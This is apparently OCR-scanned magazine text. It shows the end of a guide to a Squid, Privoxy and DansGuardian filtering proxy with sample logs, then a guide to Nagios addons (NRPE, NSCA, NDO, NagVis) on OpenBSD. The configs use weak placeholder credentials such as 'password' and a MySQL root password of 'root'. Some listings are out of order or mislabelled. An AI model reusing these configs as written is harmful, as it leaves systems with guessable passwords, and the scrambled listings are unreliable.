1281875638.942     86 127.0.0.1 TCP_MISS/204 257 GET http://clients1.google.co.uk/generate_204 - DIRECT/173.194.37.100 text/html
1281875638.947    170 127.0.0.1 TCP_MISS/204 347 GET http://www.google.co.uk/csi? - DIRECT/173.194.36.104 text/html
1281875647.853     84 127.0.0.1 TCP_MISS/200 475 GET http://clients1.google.co.uk/complete/search? - DIRECT/173.194.37.100 text/java
script
1281875649.916    411 127.0.0.1 TCP_MISS/200 7181 GET http://www.google.co.uk/search? - DIRECT/173.194.36.104 text/html
1281875650.135      0 127.0.0.1 TCP_NEGATIVE_HIT/204 265 GET http://clients1.google.co.uk/generate_204 - NONE/- text/html
1281875650.239    155 127.0.0.1 TCP_MISS/204 347 GET http://www.google.co.uk/csi? - DIRECT/173.194.36.104 text/html
1281875662.050     95 127.0.0.1 TCP_REFRESH_MISS/200 570 GET http://clients1.google.co.uk/complete/search? - DIRECT/173.194.37.100 t
ext/javascript
1281875663.166     85 127.0.0.1 TCP_REFRESH_MISS/200 569 GET http://clients1.google.co.uk/complete/search? - DIRECT/173.194.37.100 t
ext/javascript
1281875663.510     85 127.0.0.1 TCP_MISS/200 546 GET http://clients1.google.co.uk/complete/search? - DIRECT/173.194.37.100 text/java
script
1281875663.757     85 127.0.0.1 TCP_MISS/200 567 GET http://clients1.google.co.uk/complete/search? - DIRECT/173.194.37.100 text/java
script
1281875664.333     80 127.0.0.1 TCP_MISS/200 473 GET http://clients1.google.co.uk/complete/search? - DIRECT/173.194.37.100 text/java
script
1281875664.719     78 127.0.0.1 TCP_MISS/200 474 GET http://clients1.google.co.uk/complete/search? - DIRECT/173.194.37.100 text/java
script
1281875665.039     94 127.0.0.1 TCP_MISS/200 475 GET http://clients1.google.co.uk/complete/search? - DIRECT/173.194.37.100 text/java
script
1281875665.385     78 127.0.0.1 TCP_MISS/200 477 GET http://clients1.google.co.uk/complete/search? - DIRECT/173.194.37.100 text/java
script
1281875665.657     78 127.0.0.1 TCP_MISS/200 478 GET http://clients1.google.co.uk/complete/search? - DIRECT/173.194.37.100 text/java
script
1281875666.529    549 127.0.0.1 TCP_MISS/200 14127 GET http://www.playboy.com/ - DIRECT/216.163.137.68 text/html
```

Access has been Denied
Access to the page:
http://www.playboy.com
... has been denied for the following
Weighted phrase limit exceed
Categories:
Pornography
You are seeing this error because what you attempt
contain, or is labeled as containing, material tha

Figure 6. *Squid log*



```
Aug 15 13:34:25.656 283b1440 Header: scan: Server: gws
Aug 15 13:34:25.656 283b1440 Header: scan: Content-Length: 77
Aug 15 13:34:25.656 283b1440 Header: scan: X-XSS-Protection: 1; mode=block
Aug 15 13:34:25.656 283b1440 Header: scan: X-Cache: MISS from transproxy.merville.intranet
Aug 15 13:34:25.656 283b1440 Header: scan: Via: 1.0 transproxy.merville.intranet:3128 (squid/2.7.STABLE9)
Aug 15 13:34:25.656 283b1440 Header: scan: Connection: close
Aug 15 13:34:25.920 283b0f40 Header: scan: GET http://www.playboy.com/ HTTP/1.0
Aug 15 13:34:25.920 283b0f40 Header: scan: Host: www.playboy.com
Aug 15 13:34:25.921 283b0f40 Header: scan: Proxy-Connection: keep-alive
Aug 15 13:34:25.946 283b0f40 Header: scan: User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; en-US) AppleWebKit/533.4 (KHTML, like Geck
o) Chrome/5.0.375.125 Safari/533.4
Aug 15 13:34:25.946 283b0f40 Header: scan: Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,
*/*;q=0.5
Aug 15 13:34:25.956 283b0f40 Header: scan: Accept-Encoding: identity,gzip,deflate
Aug 15 13:34:25.957 283b0f40 Header: scan: Accept-Language: en-GB,en-US;q=0.8,en;q=0.6
Aug 15 13:34:25.958 283b0f40 Header: scan: Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Aug 15 13:34:25.963 283b0f40 Header: crumble crunched: Proxy-Connection: keep-alive!
Aug 15 13:34:25.969 283b0f40 Header: Adding: Connection: close
Aug 15 13:34:25.970 283b0f40 Header: New HTTP Request-Line: GET http://www.playboy.com/ HTTP/1.0
Aug 15 13:34:25.971 283b0f40 Request: www.playboy.com/
Aug 15 13:34:26.365 283b0f40 Header: scan: HTTP/1.0 200 OK
Aug 15 13:34:26.365 283b0f40 Header: scan: Date: Sun, 15 Aug 2010 12:34:26 GMT
Aug 15 13:34:26.366 283b0f40 Header: scan: Server: Apache-Coyote/1.1
Aug 15 13:34:26.367 283b0f40 Header: scan: Cache-Control: no-store, max-age=3600
Aug 15 13:34:26.369 283b0f40 Header: scan: X-Served-By-Dlv: 172.16.26.34
Aug 15 13:34:26.369 283b0f40 Header: scan: Content-Type: text/html;charset=UTF-8
Aug 15 13:34:26.370 283b0f40 Header: scan: X-Served-By-Sat: 172.16.11.22
Aug 15 13:34:26.373 283b0f40 Header: scan: Set-Cookie: gcc=--; path=/; domain=.playboy.com
Aug 15 13:34:26.374 283b0f40 Header: scan: Set-Cookie: gcn=N/A; path=/; domain=.playboy.com
Aug 15 13:34:26.376 283b0f40 Header: scan: Set-Cookie: JSESSIONID=164042E3667C0459B207106CD68509EE; Path=/cs
Aug 15 13:34:26.379 283b0f40 Header: scan: Set-Cookie: SS_X_JSESSIONID=944C6B10548AAF3CE8C545B42DDC8E06; Path=/
Aug 15 13:34:26.380 283b0f40 Header: scan: Set-Cookie: BIGipServerfatwire-delivery=505024684.36895.0000; Path=/
Aug 15 13:34:26.381 283b0f40 Header: scan: Set-Cookie: SS_X_JSESSIONID=944C6B10548AAF3CE8C545B42DDC8E06; Path=/
Aug 15 13:34:26.382 283b0f40 Header: scan: Set-Cookie: BIGipServerfatwire-satellite=369823916.36895.0000; path=/
Aug 15 13:34:26.385 283b0f40 Header: scan: Expires: Sun, 15 Aug 2010 13:34:26 GMT
Aug 15 13:34:26.386 283b0f40 Header: scan: Vary: Accept-Encoding
Aug 15 13:34:26.387 283b0f40 Header: scan: Content-Encoding: gzip
Aug 15 13:34:26.389 283b0f40 Header: scan: Content-Length: 13185
Aug 15 13:34:26.389 283b0f40 Header: scan: X-Served-By-Web: 172.16.3.30
Aug 15 13:34:26.393 283b0f40 Header: scan: X-Cache: MISS from transproxy.merville.intranet
Aug 15 13:34:26.396 283b0f40 Header: scan: Via: 1.1 transproxy.merville.intranet:3128 (squid/2.7.STABLE9)
Aug 15 13:34:26.400 283b0f40 Header: scan: Connection: close
```

Access has been Denied
Access to the page:
http://www.playboy.com
... has been denied for the following
Weighted phrase limit exceed
Categories:
Pornography
You are seeing this error because what you attempt
contain, or is labeled as containing, material tha

Figure 7. *Privoxy log*

```
accessdeniedaddress = 'http://transproxy/cgi-bin/
                       dansguardian.pl'
```

Create the log directories:


```
cd /var/log
mkdir dg
chown root:nobody dg
chmod 770 dg
/usr/local/etc/rc.d/dansguardian onestart
```

Modify Squid so it only listens on port 127.0.0.1:3128 see Figure 3.

Configuring Privoxy

Open the `/usr/local/etc/privoxy/config` file and change the listen address to match the following:

```
listen-address 192.168.0.139:8118
```



```
2010.8.15 13:33:47 - 192.168.0.126 http://clients1.google.co.uk/generate_204  GET 0 0  1 204 text/html   -
2010.8.15 13:33:48 - 192.168.0.126 http://www.google.co.uk/csi?v=3&s=web&action=&ei=q95nTJeWJZDQjAfQjKnUBA&e=17259,25912,26059&cp=fa
lse&imp=0&imn=1&rt=prt.78,pprt.81,ol.81,jsrt.490,iml.81  GET 0 0  1 204 text/html   -
2010.8.15 13:33:56 - 192.168.0.126 http://clients1.google.co.uk/complete/search?hl=en&client=serp&expIds=17259,25912,26059&pq=bsd%20
open%20linux&q=bsd%20open%20linux%20&cp=15  GET 60 0  1 200 text/javascript   -
2010.8.15 13:33:58 - 192.168.0.126 http://www.google.co.uk/search?hl=en&q=bsd+open+linux+freebsd&aq=f&aqi=&aql=&oq=&gs_rfai=&fp=a53e
9ae07f1cc2a8  GET 29703 -200  1 200 text/html   -
2010.8.15 13:33:58 - 192.168.0.126 http://clients1.google.co.uk/generate_204  GET 0 0  1 204 text/html   -
2010.8.15 13:33:58 - 192.168.0.126 http://www.google.co.uk/csi?v=3&s=web&action=&ei=tt5nTMS3II-RjAe4m8TUBA&e=17259,25912,26059&cp=fa
lse&imp=0&imn=1&rt=prt.83,pprt.87,ol.87,jsrt.574,iml.87  GET 0 0  1 204 text/html   -
2010.8.15 13:34:07 - 192.168.0.126 http://clients1.google.co.uk/complete/search?hl=en&client=serp&expIds=17259,25912,26059&pq=bsd%20
open%20linux%20freebsd&q=bsd%20open%20linux%20freebsd%20&cp=23  GET 68 0  1 200 text/javascript   -
2010.8.15 13:34:09 - 192.168.0.126 http://www.google.co.uk/search?hl=en&q=bsd+open+linux+freebsd+action&aq=f&aqi=&aql=&oq=&gs_rfai=&
fp=a53e9ae07f1cc2a8  GET 29919 -160  1 200 text/html   -
2010.8.15 13:34:10 - 192.168.0.126 http://clients1.google.co.uk/generate_204  GET 0 0  1 204 text/html   -
2010.8.15 13:34:10 - 192.168.0.126 http://www.google.co.uk/csi?v=3&s=web&action=&ei=wd5nTOyhN4-RjAfGm8jUBA&e=17259,25912,26059&cp=fa
lse&imp=0&imn=1&rt=prt.87,pprt.90,ol.90,jsrt.502,iml.90  GET 0 0  1 204 text/html   -
2010.8.15 13:34:22 - 192.168.0.126 http://clients1.google.co.uk/complete/search?client=chrome&hl=en-GB&q=http%3A%2F%2Fwww.  GET 238
0  1 200 text/javascript   -
2010.8.15 13:34:23 - 192.168.0.126 http://clients1.google.co.uk/complete/search?client=chrome&hl=en-GB&q=http%3A%2F%2Fwww.p  GET 249
 0  1 200 text/javascript   -
2010.8.15 13:34:23 - 192.168.0.126 http://clients1.google.co.uk/complete/search?client=chrome&hl=en-GB&q=http%3A%2F%2Fwww.pla  GET 2
39 -30  1 200 text/javascript   -
2010.8.15 13:34:23 - 192.168.0.126 http://clients1.google.co.uk/complete/search?client=chrome&hl=en-GB&q=http%3A%2F%2Fwww.play  GET
243 0  1 200 text/javascript   -
2010.8.15 13:34:24 - 192.168.0.126 http://clients1.google.co.uk/complete/search?client=chrome&hl=en-GB&q=http%3A%2F%2Fwww.playbo  GE
T 58 0  1 200 text/javascript   -
2010.8.15 13:34:24 - 192.168.0.126 http://clients1.google.co.uk/complete/search?client=chrome&hl=en-GB&q=http%3A%2F%2Fwww.playboy  G
ET 59 50  1 200 text/javascript   -
2010.8.15 13:34:25 - 192.168.0.126 http://clients1.google.co.uk/complete/search?client=chrome&hl=en-GB&q=http%3A%2F%2Fwww.playboy.
GET 60 50  1 200 text/javascript   -
2010.8.15 13:34:25 - 192.168.0.126 http://clients1.google.co.uk/complete/search?client=chrome&hl=en-GB&q=http%3A%2F%2Fwww.playboy.co
  GET 62 50  1 200 text/javascript   -
2010.8.15 13:34:25 - 192.168.0.126 http://clients1.google.co.uk/complete/search?client=chrome&hl=en-GB&q=http%3A%2F%2Fwww.playboy.co
m  GET 63 50  1 200 text/javascript   -
2010.8.15 13:34:26 - 192.168.0.126 http://www.playboy.com *DENIED* Weighted phrase limit of 50 : 1586 ((-advice, help, sexual)+(-art
icle, research)+(-article, social)+(amateur,  porn)+(amateur,  tits)+(blonde,  porn)+(centerfold,  porn)+(free tour, girls)+(free to
ur, sex)+(lingerie, amateur)+(panties,  porn)+(panty,  porn)+(petite,  porn)+(porn star,  hot )+(pornstar,  hot )+(pornstar, pics)+(
member,  galler)+( model, lingerie)+ boob+ girl + nude+ porn+ sex +- vacation+-advice+amateur+amateur girl+babes+boobs+celebrities n
ude+centerfold+-dvd review+exclusive nude photo+free tour+hot model+-interview+join now+lingerie+-movie review+naked+naked celeb+nau
ghty+naughty amateur+nude amateur+nude celebrit+nude celebs+nude girl+nude image+panties+playboy+playmate+porn star+posing nude+sex
video+sexiest+sexy+sexy ass+-social+starlet+-test +-transparent+-webtv) GET 60130 1586 Pornography 1 403 text/html   -
```

Access has been Denied
Access to the page:
http://www.playboy.com
... has been denied for the following
Weighted phrase limit exceed
Categories:
Pornography
You are seeing this error because what you attempt
contain, or is labeled as containing, material tha

Figure 8. *DansGuardian log*

Add a forward statement to push Privoxy's output through Squid

```
forward     /    127.0.0.1:3128
```

Comment out the debug lines so we can monitor the traffic:

```
debug       1
debug       1024
debug       4096
debug       8192
```

Add the following lines to rc.conf so all services will start on boot:

```
squid_enable="YES"
privoxy_enable="YES"
dansguardian_enable="YES"
webmin_enable="YES"
```


Change the proxy on your client from port 3128 to 3129.
Ensure everything starts OK:

```
/usr/local/etc/rc.d/squid onestop
/usr/local/etc/rc.d/dansguardian onestart
/usr/local/etc/rc.d/privoxy onestart
/usr/local/etc/rc.d/squid onestart
```

In three separate terminals, view the outgoing traffic:

```
tail -f /var/log/dg/dg.log
tail -f  /var/squid/logs/access.log
tail -f /var/log/privoxy/logfile
```

You should now have a cached, content filtered proxy with advert removal. Reboot the box.



This is Privoxy 3.0.16 on transproxy (192.168.0.139), port 8118, enabled

Privoxy Menu:

- View & change the current configuration
- View the source code version numbers
- View the request headers
- Look up which actions apply to a URL and why
- Documentation

Support and Service:

The Privoxy Team values your feedback. To provide you with the best support, we ask that you:

- use the Support Tracker if you need help.
- submit ads and configuration related problems with the actions files through the Actionsfile Feedback Tracker.
- submit bugs only through the Bug Tracker. Please make sure that the bug has not been submitted yet.
- submit feature requests only through the Feature Request Tracker.
- read the instructions in the User Manual to make sure your request contains all the information we need.

If you want to support the Privoxy Team, please have a look at the FAQ to learn how to participate or to donate.

Figure 9. *Privoxy GUI*

Final testing and additional tweaks

Checks:

- Go to a site with lots of adverts. Most of these should be removed with Privoxy. Ensure noscript/adblock is turned off if you are running Firefox etc.
- Go to a known bad site, e.g. playboy.com and ensure the content is filtered
- Go to a known good site and ensure all content downloads OK.

The following improvements would be beneficial:

1. Lock down Privoxy so only Squid can access it – this can be done via the config file or using a firewall rule
2. Automate the retrieval of the latest blacklists and phrase-lists from dansguardian and blacklist.org
3. Add further ACL's to Squid to prevent access after 8:00 pm etc. on certain PC's
4. Tune the exception lists / sensitivity of the proxies to your own taste.
5. Handle HTTPS traffic better

ROB SOMERVILLE

Rob Somerville has been passionately involved with technology both as an amateur and professional since childhood. A passionate convert to *BSD, he stubbornly refuses to shave off his beard under any circumstances. Fortunately, his wife understands him (she was working as a System/36 operator when they first met). The technological passions of their daughter and numerous pets are still to be revealed.

Network monitoring

with Nagios and OpenBSD

So our OpenBSD-based network now includes redundant firewalls (http://www.kernel-panic.it/openbsd/carp/index.html), domain name servers (http://www.kernel-panic.it/openbsd/dns/index.html), a mail gateway (http://www.kernel-panic.it/openbsd/mail/index.html) and a web proxy cache (http://www.kernel-panic.it/openbsd/proxy/index.html).

What you will learn…

- Installing Nagios
- How to monitor network with Nagios and Open BSD

What you should know…

- A good knowledge of OpenBSD administration
- Basic MySQL database administration

One of Nagios' key features is its extensibility; new functionality can be easily added thanks to its plugin-based architecture, the external command interface and the Apache (*http://www.kernel-panic.it/openbsd/nagios/httpd.apache.org/*) web server. In this chapter, we will take a look at a few common issues that can be addressed with some of the most popular addons (*http://www.nagiosexchange.org/*) for Nagios.

NRPE

Suppose you want Nagios to monitor local services on remote hosts, such as disk space usage, system load or the number of users currently logged in. These are not network services, so they can't be directly checked out with standard plugins: what we would need is some kind of agent to install on remote systems and that Nagios could periodically query for the status of local services. Well, that's exactly what the *Nagios Remote Plugin Executor* (NRPE *http://www.nagiosexchange.org/cgi-bin/page.cgi?g=Detailed/1556.html;d=1*) does: it allows you to execute local plugins on remote hosts! It is made up of two components:

- an agent, running (either standalone or under `inetd(8)` *http://www.openbsd.org/cgi-bin/man.cgi?query=inetd&sektion=8*) on the monitored host, which waits for incoming connections, executes the requested checks and returns the status of the local services;
- a plugin, `check_nrpe`, used by Nagios to query the remote agents.

Both the agent and the plugin are available from the following package:

```
nrpe-x.x.x.tgz
```

In addition, the Nagios plugins package will be installed on the monitored host as a dependency: this will allow the NRPE agent to take advantage of the standard Nagios plugins to perform local checks. The package installation automatically creates the `_nrpe` user and group that the daemon will run as and copy a sample `nrpe.cfg` configuration file in `/etc/`: see Listing 16. To run NRPE as a standalone daemon, simply type:

```
# /usr/local/sbin/nrpe -c /etc/nrpe.cfg -d
```

and add the following lines to /etc/rc.local to start it automatically after reboot:

```
/etc/rc.local/
if [ -x /usr/local/sbin/nrpe ]; then
    echo -n ' nrpe'
    /usr/local/sbin/nrpe -c /etc/nrpe.cfg -d
fi
```

Listing 16. *The package installation and copy a sample configuration file*

```
/etc/nrpe.cfg
# The syslog facility that should be used for logging
                   purposes
log_facility=daemon
# Path to the pid file (ignored if running uder inetd)
pid_file=/var/run/nrpe.pid
# Address to bind to, to avoid binding on all
                   interfaces (ignored if running
# under inetd)
server_address=172.16.0.170
# Port to wait connections on (ignored if running under
                   inetd)
server_port=5666
# User and group the NRPE daemon should run as (ignored
                   if running under inetd)
nrpe_user=_nrpe
nrpe_group=_nrpe
# Comma-delimited list of IP addresses or hostnames
                   that are allowed to connect
# to the NRPE daemon (ignored if running under inetd)
allowed_hosts=127.0.0.1,172.16.0.164
# Don't allow clients to specify arguments to commands
                   that are executed
dont_blame_nrpe=0
# Uncomment the following option to prefix all commands
                   with a specific string
#command_prefix=/usr/bin/sudo
# Don't log debugging messages to the syslog facility
debug=0
# Maximum length (in seconds) of executed plugins
command_timeout=60
# Command definitions are in the form
#
#   command[<command_name>]=<command_line>
#
# Thus, when the NRPE daemon receives a request to
                   execute the command
# 'command_name', it will run the *local* script
                   specified by 'command_line'.
# Note: macros are NOT allowed within command
                   definitions
command[check_users]=/usr/local/libexec/nagios/check_
                   users -w 5 -c 10
command[check_load]=/usr/local/libexec/nagios/check_
                   load -w 15,10,5 -c 30,25,20
command[check_disk1]=/usr/local/libexec/nagios/check_
                   disk -w 20 -c 10 -p /dev/wd0a
command[check_total_procs]=/usr/local/libexec/nagios/
                   check_procs -w 150 -c 200
```

Listing 17. *Editing configuration file*

```
/etc/nsca.cfg
# Path to the pid file (ignored if running under inetd)
pid_file=/var/run/nrpe.pid

# Address to bind to (optional)
server_address=172.16.0.164
# Port to wait connections on
server_port=5667

# User and group the NSCA daemon should run as (ignored
                   if running under inetd)
nsca_user=_nagios
nsca_group=_nagios

# chroot(2) directory for the NSCA daemon
nsca_chroot=/var/www/var/nagios/rw

# Don't log debugging messages to the syslog facility
debug=0

# Path to the command file (relative to the chroot
                   directory)
command_file=nagios.cmd
# File where to dump service check results if the
                   command file does not exist
alternate_dump_file=nsca.dump

# Do not aggregate writes to the external command file
aggregate_writes=0
# Open the external command file in write mode
append_to_file=0

# Maximum packet age (in seconds)
max_packet_age=30

# Password to use to decrypt incoming packets
password=password
# Decryption method (16 = RIJNDAEL-256). It must match
                   the encryption method
# used by the client
decryption_method=16
```

Alternatively, you can run NRPE under `inetd(8)` (*http://www.openbsd.org/cgi-bin/man.cgi?query=inetd&sektion=8*) by adding the following line in `/etc/inetd.conf(8)` (*http://www.openbsd.org/cgi-bin/man.cgi?query=inetd.conf&sektion=8*):

```
/etc/inetd.conf
nrpe    stream  tcp     wait    _nrpe:_nrpe     /usr/
   local/sbin/nrpe    nrpe -c /etc/nrpe.cfg -i
```

and by adding the `nrpe` service in `/etc/services(5)` (*http://www.openbsd.org/cgi-bin/man.cgi?query=services&sektion=5*):

```
/etc/services
nrpe    5666/tcp        # Nagios Remote Plugin Executor
```

and then send the `inetd(8)` (*http://www.openbsd.org/cgi-bin/man.cgi?query=inetd&sektion=8*) daemon the hangup signal, instructing it to re-read its configuration:

```
# pkill -HUP inetd
```

Now, on the Nagios server, you can perform checks using NRPE simply by defining commands such as the following (only make sure that the command name passed to the `-c` option has a corresponding command definition in the `nrpe.cfg` file on the remote host!):

```
/var/www/etc/nagios/commands.cfg
define command {
    command_name    check-disk1-nrpe
    command_line    $USER1$/check_nrpe -H $HOSTADDRESS$ -c
                    check_disk1
}
```

NSCA

Now suppose you want to monitor the correct execution of a process on a remote host, like a scheduled backup or a crontab job. This is still a *local* service, but, unlike disk space usage or system load, it would probably sound more logical to make it the responsibility of the job itself to notify Nagios of its exit status. That's the perfect job for the *Nagios Service Check Acceptor* (NSCA), which is a daemon program, meant to run on the Nagios server, *designed to accept passive service check results from clients*.

NSCA is similar to NRPE in that it is made up of a daemon process and a client application, but now the roles are inverted: the daemon process runs on the Nagios server while remote hosts use the `send_nsca` utility to communicate their status to the daemon. NSCA then forwards the check results to Nagios through the external command interface (so make sure you have enabled external commands in the main configuration file).

Server configuration

NSCA can run either as a standalone daemon or under `inetd(8)` (*http://www.openbsd.org/cgi-bin/man.cgi?query=inetd&sektion=8*). To install the server component we need to add the following packages on the Nagios server:

- `mhash-x.x.x.tgz`
- `libmcrypt-x.x.x.tgz`
- `nsca-x.x.tgz`

Next, we need to edit the `/etc/nsca.cfg` configuration file: see Listing 17. You should set restrictive permissions (`600`) on the configuration file in order to keep the decryption password protected. To run NSCA as a standalone daemon, simply type:

```
# /usr/local/sbin/nsca -c /etc/nsca.cfg
```

and add the following lines to `/etc/rc.local` to start it automatically after reboot:

```
/etc/rc.local
if [ -x /usr/local/sbin/nsca ]; then
    echo -n ' nsca'
    /usr/local/sbin/nsca -c /etc/nsca.cfg
fi
```

Alternatively, you can run it under `inetd(8)` (*http://www.openbsd.org/cgi-bin/man.cgi?query=inetd&sektion=8*) by adding the following line in `/etc/inetd.conf(8)` (*http://www.openbsd.org/cgi-bin/man.cgi?query=inetd.conf&sektion=8*):

```
/etc/inetd.conf
nsca    stream  tcp     wait    _nagios:_nagios /usr/
   local/sbin/nsca    nsca -c /etc/nsca.cfg --inetd
```

and by adding the nsca service in `/etc/services(5)` (*http://www.openbsd.org/cgi-bin/man.cgi?query=services&sektion=5*):

```
/etc/services
nsca    5667/tcp          # Nagios Service Check Acceptor
```

and then send the `inetd(8)` (*http://www.openbsd.org/cgi-bin/man.cgi?query=inetd&sektion=8*) daemon the hangup signal, instructing it to re-read its configuration:

Listing 18. *The database creation script*

```
# cp /usr/local/share/mysql/my-medium.cnf /etc/my.cnf
# /usr/local/bin/mysql_install_db
[ ... ]
# mysqld_safe &
Starting mysqld daemon with databases from /var/mysql
# /usr/local/bin/mysql_secure_installation
[ ... ]
Enter current password for root (enter for none):
                    <enter>
[ ... ]
Set root password? [Y/n] Y
New password: root
Re-enter new password: root
[ ... ]
Remove anonymous users? [Y/n] Y
[ ... ]
Disallow root login remotely? [Y/n] Y
[ ... ]
Remove test database and access to it? [Y/n] Y
[ ... ]
Reload privilege tables now? [Y/n] Y
[ ... ]
# mysql -u root -p
password: root
Welcome to the MySQL monitor.  Commands end with ; or
                    \g.
Server version: 5.0.51a-log OpenBSD port: mysql-server-
                    5.0.51a

Type 'help;' or '\h' for help. Type '\c' to clear the
                    buffer.

mysql> create database nagios;
Query OK, 1 row affected (0.02 sec)

mysql> use nagios;
Database changed
mysql> \.  db/mysql.sql
[...]
mysql> GRANT SELECT, INSERT, UPDATE, DELETE ON nagios.*
                    TO 'ndouser'@'localhost' IDENTIFIED
                    BY 'ndopasswd';
mysql> \q
```

Listing 19. *Editing the NDOMOD configuration file*

```
/var/www/etc/nagios/ndomod.cfg
instance_name=default
output_type=unixsocket
output=/var/nagios/rw/ndo.sock

output_buffer_items=5000
buffer_file=/var/nagios/rw/ndomod.tmp

file_rotation_interval=14400
file_rotation_timeout=60

reconnect_interval=15
reconnect_warning_interval=15
data_processing_options=-1
config_output_options=3
```

Listing 20. *The NDO2DB configuration file*

```
/var/www/etc/nagios/ndo2db.cfg
lock_file=/var/run/nagios/ndo2db.lock

ndo2db_user=_nagios
ndo2db_group=_nagios

socket_type=unix
socket_name=/var/www/var/nagios/rw/ndo.sock

db_servertype=mysql
db_host=localhost
db_port=3306
db_name=nagios
db_prefix=nagios_
db_user=ndouser
db_pass=ndopasswd

max_timedevents_age=1440
max_systemcommands_age=10080
max_servicechecks_age=10080
max_hostchecks_age=10080
max_eventhandlers_age=44640
debug_level=0
debug_verbosity=1
debug_file=/var/www/var/log/nagios/ndo2db.debug
max_debug_file_size=1000000
```

```
# pkill -HUP inetd
```

Client configuration

On the client side, we need to install the following packages:

- `mhash-x.x.x.tgz`
- `libmcrypt-x.x.x.tgz`
- `nsca-client-x.x.tgz`

and edit the encryption parameters in the `/etc/send _ nsca.cfg` configuration file:

```
/etc/send_nsca.cfg
# Password to use to encrypt outgoing packets
password=password
# Encryption method (16 = RIJNDAEL-256)
encryption_method=16
```

The `send _ nsca` utility reads data from standard input and expects, for service checks, a tab separated sequence of *host name*, *service description* (i.e. the value of the `service _ description` directive in the service definition), *return code* and *output*; e.g.:

```
echo "www1\tbackup\t0\tBackup  completed successfully" | \
/usr/local/libexec/nagios/send_nsca -H nagios.kernel-
                    panic.it
```

and, for host checks, a tab separated sequence of host name, return code and output; e.g.:

```
echo "router1\t2\tRouter #1 is down" | /usr/local/libexec/
                    nagios/send_nsca -H \
nagios.kernel-panic.it
```

You can override the default delimiter (tab) with `send _ nsca's -d` option. Now, if everything is working fine, each message received by the NSCA daemon should produce a line like the following in the Nagios log file:

```
/var/www/var/log/nagios/nagios.log
[1167325538] EXTERNAL COMMAND: PROCESS_SERVICE_CHECK_RE
   SULT;www1;backup;0;Backup completed successfully
```

NagVis and NDO

NagVis is a visualization addon for Nagios; it can be used to give users a graphical view (*http://www.nagvis.org/doku.php?id=screenshots*) of Nagios data. It requires the installation of PHP (*http://www.kernel-panic.it/openbsd/nagios/www.php.net/*) and a few libraries:

- `libxml-x.x.x.tgz`
- `t1lib-x.x.x.tgz`
- `jpeg-x.tgz`
- `png-x.x.x.tgz`
- `php5-core-x.x.x.tgz`
- `php5-gd-x.x.x-no _ x11.tgz`
- `mysql-client-x.x.x.tgz`
- `php5-mysql-x.x.x.tgz`

Apache is already up and running, so we only need to enable the php modules we have just installed:

```
# ln -s /var/www/conf/modules.sample/php5.conf /var/www/
                   conf/modules
# ln -fs /var/www/conf/php5.sample/gd.ini /var/www/conf/
                   php5/gd.ini
# ln -fs /var/www/conf/php5.sample/mysql.ini /var/www/
                   conf/php5/mysql.ini
```

uncomment the following line in `/var/www/conf/httpd.conf`:

```
/var/www/conf/httpd.conf
AddType application/x-httpd-php .php
```

and restart Apache:

```
# apachectl restart
/usr/sbin/apachectl restart: httpd restarted
```

Installing NDO and MySQL

Prior to version 1.0, NagVis was able to pull data from Nagios directly from its web interface; now this is not supported anymore and NagVis expects monitoring data to be stored in a MySQL database, thus requiring the intallation of the *Nagios Data Output Utils* (NDOUTILS) addon.

The NDOUTILS addon *allows you to export current and historical data from one or more Nagios instances to a MySQL database*, thus providing the interface between Nagios and MySQL. This addon consists of several parts, but we will need only two of them:

- the NDOMOD event broker module, which is loaded by Nagios at startup and dumps all events and data from Nagios to a Unix or TCP socket;
- the NDO2DB daemon, which is a standalone daemon and reads the output produced by the NDOMOD module through the Unix or TCP socket and dumps it into the database.

First off, we need to install MySQL; the following is the list of the required packages:

Listing 21. *The NDO2DB configuration file*

```
/var/www/nagios/nagvis/etc/nagvis.ini.php
; <?php return 1; ?>
[global]
language                  = "en_US"
refreshtime               = 60
dateformat                = "Y-m-d H:i:s"
[defaults]
backend                   = "ndomy_1"
; Default icons' size (icons can be found in
; /var/www/nagios/nagvis/images/iconsets)
icons                     = "std_medium"
recognizeservices         = 1
onlyhardstates            = 0
backgroundcolor           = "#fff"
contextmenu               = 1
eventbackground           = 0
eventhighlight            = 1
eventhighlightduration    = 10000
eventhighlightinterval    = 500
eventlog                  = 0
eventloglevel             = "info"
eventlogheight            = 75
eventloghidden            = 1
eventscroll               = 1
eventsound                = 1
headermenu                = 1
headertemplate            = "default"
hovermenu                 = 1
hovertemplate             = "default"
hoverdelay                = 0
hoverchildsshow           = 1
hoverchildslimit          = 10
hoverchildsorder          = "asc"
hoverchildssort           = "s"
icons                     = "std_medium"
onlyhardstates            = 0
recognizeservices         = 1
showinlists               = 1
urltarget                 = "_self"
hosturl                   =
"[htmlcgi]/status.cgi?host=[host_name]"
hostgroupurl              =
"[htmlcgi]/status.cgi?hostgroup=[hostgroup_name]"
serviceurl                = "[htmlcgi]/extinfo.cgi?type=2
